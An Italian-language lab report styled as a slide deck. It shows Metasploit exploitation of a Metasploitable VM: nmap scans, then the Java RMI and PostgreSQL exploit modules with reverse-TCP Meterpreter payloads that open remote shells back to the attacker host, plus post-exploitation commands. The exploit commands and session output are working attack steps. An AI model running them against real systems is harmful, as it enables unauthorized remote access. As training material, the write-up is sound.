MARCO MALIZIA | DATASHIELDS SRL

CYBERSECURITY

METESPLOIT METERPETER

2024

PROJECT

STRUMENTO DI CONTROLLO REMOTO AVANZATO

METASPLOIT METERPETER

03 METASPLOIT

04 METERPETER

05 STEP

06 CONFIG. V.M.

07 SCAN NMAP

07 JAVA RMI

12 POSTGRESQL


MARCO MALIZIA
CYBERSEC. SPECIALIST
ROME
DATASHIELDS SRL

DATA SHIELDS

METASPLOIT

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit. Fornisce una vasta gamma di exploit creati dalla comunità e numerosi vettori di attacco che si possono utilizzare contro diversi sistemi e tecnologie. Inoltre, può essere utilizzato per creare ed automatizzare i propri exploit.

Metasploit mette a disposizione degli utenti diverse interfacce: Web, riga di comando e MSFConsole. Ai fini di questo corso utilizzeremo la console MSFConsole. Metasploit include più di 2000 exploits e quasi 600 payloads nel suo database che possono essere utilizzati sui vari target.



METERPETER

COS'E' METERPETER?


Meterpreter è un payload avanzato incluso nel framework Metasploit. Funziona come una shell che consente il controllo remoto di un sistema compromesso, offrendo funzionalità avanzate per l'esecuzione di comandi, il trasferimento di file e di muoversi lateralmente attraverso la rete.

REQUISITI:

Per utilizzare Meterpreter, è necessario avere accesso al framework Metasploit, una vulnerabilità identificata nel sistema target e l'exploit appropriato. Inoltre, è fondamentale configurare correttamente il payload Meterpreter con i parametri di connessione, come l'indirizzo IP e la porta di ascolto.

COME SI USA?

L'uso di Meterpreter avviene tramite MSFConsole di Metasploit. Dopo aver caricato e configurato l'exploit, si seleziona Meterpreter come payload, configurando i parametri di connessione. Una volta lanciato l'exploit, si ottiene una sessione Meterpreter sul sistema target, permettendo l'esecuzione di comandi e operazioni remote.



GLI STEP DA SEGUIRE PER SFRUTTARE UNA VULNERABILITÀ UTILIZZANDO METASPLOIT SONO:

1. IDENTIFICARE UN SERVIZIO VULNERABILE.
2. CERCARE L’EXPLOIT ADATTO PER QUEL DETERMINATO SERVIZIO E VULNERABILITÀ.
3. CARICARE E CONFIGURARE L’EXPLOIT DA MSFCONSOLE.
4. CARICARE E CONFIGURARE IL PAYLOAD DA UTILIZZARE.
5. LANCIARE IL CODICE DELL’EXPLOIT ED OTTENERE ACCESSO ALLA MACCHINA VULNERABILE.

CONFIGURAZIONE MACCHINE VIRTUALI

CONFIGURAZIONE DI RETE INTERNA:

Macchine utilizzate:

- KALI, IP: 192.168.75.111/24
- METASPLOIT, IP: 192.168.75.112 | TARGET |


```
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP
group default qlen 1000
    link/ether 08:00:27:e8:01:2f brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.111/24 brd 192.168.75.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee8:12f/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

┌──(gigi㉿gigi)-[~]
└─$ ping -c4 meta
PING meta (192.168.75.112) 56(84) bytes of data.
64 bytes from meta (192.168.75.112): icmp_seq=1 ttl=64 time=0.152 ms
64 bytes from meta (192.168.75.112): icmp_seq=2 ttl=64 time=0.167 ms
64 bytes from meta (192.168.75.112): icmp_seq=3 ttl=64 time=0.147 ms
64 bytes from meta (192.168.75.112): icmp_seq=4 ttl=64 time=0.156 ms

--- meta ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3056ms
rtt min/avg/max/mdev = 0.147/0.155/0.167/0.007 ms
```

```
Metaspotable 1 [In esecuzione] - Oracle VM VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:fe:79:cf brd ff:ff:ff:ff:ff:ff
    inet 192.168.75.112/24 brd 192.168.75.255 scope global eth0
    inet6 fe80::a00:27ff:fefe:79cf/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ ping -c4 kali
PING kali (192.168.75.111) 56(84) bytes of data.
64 bytes from kali (192.168.75.111): icmp_seq=1 ttl=64 time=0.159 ms
64 bytes from kali (192.168.75.111): icmp_seq=2 ttl=64 time=0.186 ms
64 bytes from kali (192.168.75.111): icmp_seq=3 ttl=64 time=0.153 ms
64 bytes from kali (192.168.75.111): icmp_seq=4 ttl=64 time=0.153 ms

--- kali ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.153/0.162/0.186/0.020 ms
msfadmin@metasploitable:~$ _
```



SCANSIONI NMAP

ASCOLTO MACCHINA

Eseguiamo una scansione con “nmap” inserendo l’indirizzo IP Target con l’aggiunta di -T5, che è un tipo di scansione che viene definita “insane” poichè è la più veloce e aggressiva, adatta per reti affidabili dove il rischio di rilevamento non è un problema.

```
┌──(gigi㉿gigi)-[~]
└─$ nmap meta -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07
Nmap scan report for meta (192.168.75.112)
Host is up (0.00034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
```

```
┌──(gigi㉿gigi)-[~]
└─$ nmap -A -p 1099,5432 meta -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:46 PDT
Nmap scan report for meta (192.168.75.112)
Host is up (0.00020s latency).

PORT     STATE SERVICE    VERSION
1099/tcp open  java-rmi   GNU Classpath grmiregistry
5432/tcp open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2024-07-12T07:46:41+00:00; +17s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
```

ASCOLTO MACCHINA SPECIFICO

Come possiamo vedere dalla scansione “base”, abbiamo rilevato le due porte vulnerabili, ma il servizio collegato non rappresenta la vera vulnerabilità, proviamo una scansione più aggessiva e mirata aggiungendo:

- -A: per rendere aggressiva la scansione ed andare a rilevare dati in più,
- -p 1099,5432: indicazione esplicita delle porte target della scansione,

Come possiamo vedere la scansione specifica ci ha dato dei dati in più che risulteranno rilevanti durante lo svolgimento del progetto.

MARCO MALIZIA | DATASHIELDS SRL

CYBERSECURITY

JAVA

METERPETER

RMI

2024

JAVA RMI

MSFCONSOLE

Avviamo “MSFCONSOLE” con il comando omonimo per poter visualizzare a schermo la gui.

```
┌──(gigi㉿gigi)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands
```

CONFIGURAZIONE MODULO

Andando ad eseguire <search java_rmi> possiamo filtrare la ricerca del modulo dell’exploit ed identificare in pochi istanti la più adatta, come possiamo vedere nello screenshot, andremo ad utilizzare la n.1

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                                   Disclosure Date  Rank
     Check  Description
   -  ----   -----------                                      ---------------  ----
   0  auxiliary/gather/java_rmi_registry                      .                normal
     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                      2011-10-15       excellent
     Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)                     .                .
   3    \_ target: Windows x86 (Native Payload)               .                .
```

JAVA RMI

MODULO ED OPTIONS

Dopo aver selezionato il modulo con il comando <use 1>, possiamo eseguire il comando <show options> per visionare quali dati sono richiesti dall'exploit.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payl
                                         oad request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.
                                         com/docs/using-metasploit/basics/using-metasploi
                                         t.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on
                                         . This must be an address on the local machine o
                                         r 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is ran
                                         domly generated)
   URIPATH                     no        The URI to use for this exploit (default is rand
                                         om)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/kqhIU
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.1

meterpreter >
```

IP TARGET E AVVIO

Come possiamo vedere nello screenshot a sinistra, eseguendo il comando <set rhosts IP>, andiamo ad inserire l'indirizzo IP Target. Proseguiamo eseguendo <run>, per avviare l'exploit

JAVA RMI

ROUTING TARGET

Eseguiamo, attraverso la shell di METERPETER, il comando <route>, cosi da poter visualizzare le informazioni riguardo il network del target.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.75.112  255.255.255.0  0.0.0.0
```

CONFIGUAZIONE RETE TARGET

Eseguiamo inoltre il comando <ifconfig>, cosi da poter visualizzare le informazioni riguardo la configurazione di rete del target.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fefe:79cf
IPv6 Netmask : ::
```

POSTGRE

METERPETER

SQL

POSTGRESQL

MSFCONSOLE

Avviamo “MSFCONSOLE” con il comando omonimo per poter visualizzare a schermo la gui.

```
┌──(gigi㉿gigi)-[~]
└─$ msfconsole
Metasploit tip: Open an interactive Ruby terminal with irb
                  .;lxO0KXXXK0Oxl:.
            ,o0WMMMMMMMMMMMMMMMMMMMMKd,
         'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
      :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
    .KMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMMMMMX,
   lWMMMMMMMMMMMXd:..      ..;dKMMMMMMMMMMMMMMMMo
  xMMMMMMMMMMWd.                .oNMMMMMMMMMMMMMMk
 oMMMMMMMMMMx.                     dMMMMMMMMMMMMMMx
 WMMMMMMMMM:                        :MMMMMMMMMMM,
 MMMMMMMMMMo                         lMMMMMMMMMMO
 MMMMMMMMMW                       ,cccccoMMMMMMMMMMWlccccc;
 MMMMMMMMMX                        ;KMMMMMMMMMMMMMMMMMMMX:
 MMMMMMMMMW.                        ;KMMMMMMMMMMMMMMMMMMX:
 MMMMMMMMMd                          ,0MMMMMMMMMMMMK;
 WMMMMMMMMMc                           'OMMMMMM0,
 lMMMMMMMMMMk.                           .kMMO'
  dMMMMMMMMMMWd'                           ..
   cWMMMMMMMMMMMNxc'.                  ##########
    .0MMMMMMMMMMMMMMMMMMWc            #+#     #+#
      ;0MMMMMMMMMMMMMMMMMo.          +:+
        .dNMMMMMMMMMMMMMMMo          +#++:++#+
           'oOWMMMMMMMMMMMMo                 +:+
               .,cdkO0K;          :+:     :+:
                                  :::::::+:
                        Metasploit

      =[ metasploit v6.4.15-dev
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
```

```
msf6 > search postgres

Matching Modules
================

   #   Name                                                                                    Disclosure Date  Rank
   -   ----                                                                                    ---------------  ----
   0   auxiliary/server/capture/postgresql                                                     .                normal
PostgreSQL
   1   post/linux/gather/enum_users_history                                                    .                normal
ry
   2   exploit/multi/http/manage_engine_dc_pmp_sqli                                            2014-06-08       excellent
ntral / Password Manager LinkViewFetchServlet.dat SQL Injection
   3     \_ target: Automatic                                                                  .                .
   4     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows          .                .
   5     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows      .                .
   6     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windows   .                .
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Windows .                .
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows            .                .
   9     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux   .                .
   10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux              .                .
   11  exploit/windows/misc/manageengine_eventlog_analyzer_rce                                 2015-07-11       manual
nalyzer Remote Code Execution
   12  auxiliary/admin/http/manageengine_pmp_privesc                                           2014-11-08       normal
anager SQLAdvancedALSearchResult.cc Pro SQL Injection
   13  auxiliary/analyze/crack_databases                                                       .                normal
ases
   14    \_ action: hashcat                                                                    .                .
   15    \_ action: john                                                                       .                .
   16  exploit/multi/postgres/postgres_copy_from_program_cmd_exec                              2019-03-20       excellent
OGRAM Command Execution
   17    \_ target: Automatic                                                                  .                .
   18    \_ target: Unix/OSX/Linux                                                             .                .
   19    \_ target: Windows - PowerShell (In-Memory)                                           .
   20    \_ target: Windows (CMD)                                                              .
   21  exploit/multi/postgres/postgres_createlang                                              2016-01-01       good
AGE Execution
   22  auxiliary/scanner/postgres/postgres_dbname_flag_injection                               .                normal
e Command Line Flag Injection
   23  auxiliary/scanner/postgres/postgres_login                                               .                normal
y
   24  auxiliary/admin/postgres/postgres_readfile                                              .                normal
ic Query
   25  auxiliary/admin/postgres/postgres_sql                                                   .                normal
ic Query
   26  auxiliary/scanner/postgres/postgres_version                                             .                normal
e
   27  exploit/linux/postgres/postgres_payload                                                 2007-06-05       excellent
yload Execution
```

Size: 228 x 73

CONFIGURAZIONE MODULO

Andando ad eseguire <searh posgres> possiamo filtrare la ricerca del modulo dell’exploit ed identificare in pochi istanti la più adatta, come possiamo vedere nello screenshot, andremo ad utilizzare la n.27

POSTGRESQL

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave bl
   RHOSTS                     no        The target host(s), see https://docs.metasploit.c
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

MODULO ED OPTIONS

Dopo aver selezionato il modulo con il comando <use 27>, possiamo eseguire il comando <show options> per visionare quali dati sono richiesti dall'exploit. Come possiamo vedere sono diversi da prima.

IP ATTACCANTE

Come possiamo vedere nello screenshot a sinistra, eseguendo il comando <set lhosts IP>, andiamo ad inserire l'indirizzo IP attaccante. Proseguiamo eseguendo <run>, per avviare l'exploit

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost => 192.168.75.111
```

AVVIO EXPLOIT

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/QicLzpDP.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 -> 192.168.75.112:56553) at 2024-07-12 05:32:06 -0700
```

POSTGRESQL

OTTENIMENTO INFORMAZIONI

Dopo aver avviato l’exploit possiamo eseguire molti comandi, che possiamo visualizzare con il comando <help>, come per esempio questi in figura che ci mostrano vari ID e le informazioni di sistema del target.

```
meterpreter > machine_id
[+] Machine ID: cf1921a36261b40965a424ed35edc116
meterpreter > uuid
[+] UUID: 6b039f5fa0c7d121/x86=1/linux=6/2024-07-12T12:32:06Z
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

MARCO MALIZIA
CYBERSEC. SPECIALIST
ROME
DATASHIELDS SRL

THANK YOU

FOR WATCHING

DATA SHIELDS